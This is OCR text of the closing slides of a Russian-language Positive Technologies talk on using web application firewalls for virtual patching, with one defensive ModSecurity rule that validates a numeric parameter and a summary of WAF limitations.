
и т.д.


Защита веб-приложений должна быть комплексной

- **Требования к ИБ**
- **Архитектура**
- **Разработка (SDLC)**
- **Внедрение (CIS, etc)**
- **Поддержка**
- **Оценка защищенности**
- **Превентивный контроль**

Эффективное использование WAF (Virtual Patching)


- **Обнаружение уязвимостей**





Эффективное использование WAF (Virtual Patching)

- **Система контроля защищенности (eq MaxPatrol)**




- **Обнаружение уязвимости, решение по устранению, правила фильтрации для Web Application Firewall**

  Пример:

  <Location /injectblind.asp>

  SecRule ARGS:id "!^\d{1,8}$"
  "deny,log,status:403,msg:'just-in-time patching #1'"

  </Location>



- **WAF (eq ModSecurity), закрытие вектора атаки до момента устранения**

Резюме

- **WAF – это не долгожданная "серебряная пуля"**
  - **В силу своих функциональных ограничений WAF не способен защитить веб-приложение от всех возможных уязвимостей, которым оно может быть подвержено**
  - **Необходимо проведение адаптации фильтров WAF под защищаемое веб-приложение**
- **WAF не устраняет уязвимость, а лишь (частично) прикрывает вектор атаки**
- **WAF является полезным инструментом в контексте построения эшелонированной защиты веб-приложений**
  - **Закрытие вектора атаки до момента выхода исправления от разработчика, которое устранит уязвимость**

Спасибо за внимание!

devteev@ptsecurity.ru
http://devteev.blogspot.com/

POSITIVE TECHNOLOGIES